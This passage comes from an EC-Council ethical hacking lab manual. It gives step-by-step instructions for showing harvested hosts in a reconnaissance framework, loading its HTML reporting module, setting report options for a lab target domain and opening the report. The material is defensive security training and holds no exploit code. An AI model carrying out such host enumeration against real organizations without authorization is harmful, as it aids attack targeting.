


29. Once done with the reverse lookup process, type the **show hosts** command and press **Enter**. This displays all the hosts that are harvested so far, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

30. Now, type the **back** command and press **Enter** to go back to the CEH attributes terminal.




31. Now, that you have harvested several hosts, we will prepare a report containing all the hosts.
32. Type the **modules load reporting** command and press **Enter** to view all the modules associated with the reporting keyword. In this lab, we will save the report in HTML format. So, the module used is **reporting/html**.
33. Type the **modules load reporting/html** command and press **Enter**.
34. Observe that you need to assign values for **CREATOR** and **CUSTOMER** options while the **FILENAME** value is already set, and you may change the value if required.
35. Type:
    - **options set FILENAME /home/attacker/Desktop/results.html** and press **Enter**. By issuing this command, you are setting the report name as **results.html** and the path to store the file as **Desktop**.
    - **options set CREATOR [your name]** (here, **Jason**) and press **Enter**.
    - **options set CUSTOMER Certifiedhacker Networks** (since you have performed network reconnaissance on **certifiedhacker.com** domain) and press **Enter**.
36. Type the **run** command and press **Enter** to create a report for all the hosts that have been harvested.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




37. The generated report is saved to **/home/attacker/Desktop/**.
38. Click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options.
39. The **attacker** window appears.
40. In the **attacker** window, double-click **Desktop**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

41. **Desktop** window appears, right-click on the **results.html** file, click on **Open With**, and select the **Firefox** browser from the available options.

